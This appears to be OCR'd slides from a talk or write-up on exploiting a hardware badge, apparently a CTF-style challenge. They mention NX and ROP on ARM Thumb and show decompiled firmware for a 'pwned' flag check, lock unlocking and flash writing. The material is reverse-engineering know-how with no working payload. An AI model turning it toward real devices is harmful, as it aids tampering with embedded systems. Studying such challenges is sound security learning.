
- NX
- ROP - Return Oriented Programming Attacks 😎
- ARM 32bit thumb

Exploiting badge - Stage 3

- isPwned()


```
__NONSECURE_ENTRY
uint32_t nsc_isPwned(void)
{
    FMC_Open();
    uint32_t flag = FMC_Read( PWNED );
    FMC_Close();

    return flag == 0xfaceb00c;
}
```

How 2 Write Flash



```
v16 = (v16 + (v16 >> 31)) ^ (v16 >> 31);
if ( v16 <= 64 )
{
  v5 = *(_DWORD *)(v1 + 96);
  v6 = *(_DWORD *)(v2 + 68);
  if ( &v14 == (int *)v15 )
  {
    for ( i = 0; i <= 23; ++i )
    {
      if ( !sub_721C(&v14, (char *)&unk_20002ED0 + 32 * i, 32) )
      {
        sub_9F4(i);
        sub_6FF4("[Unlock] Lock %d unlocked!\n", i);
        v4 = i;
        goto LABEL_11;
      }
    }
    v4 = -1;
  }
  else
```

How 2 Write Flash




```
int __fastcall sub_9F4(unsigned int a1)
{
  int v1; // r0
  int v2; // r0
  int v3; // r0
  int v4; // r0
  unsigned int v6; // [sp+4h] [bp+4h]
  int v7; // [sp+Ch] [bp+Ch]

  v6 = a1;
  sub_6FF4("writerecord: %d\n", a1);
  if ( v6 <= 0x17 || v6 > 0x1D )
  {
    v1 = sub_6FF4("writerecord: %d\n", v6);
    sub_1C94(v1);
    v7 = sub_1CB0(0x3F800);
    MEMORY[0x4000C000] |= 8u;
    if ( sub_1C10(0x3F800) )
      sub_70CC((int)"Erase Failed");
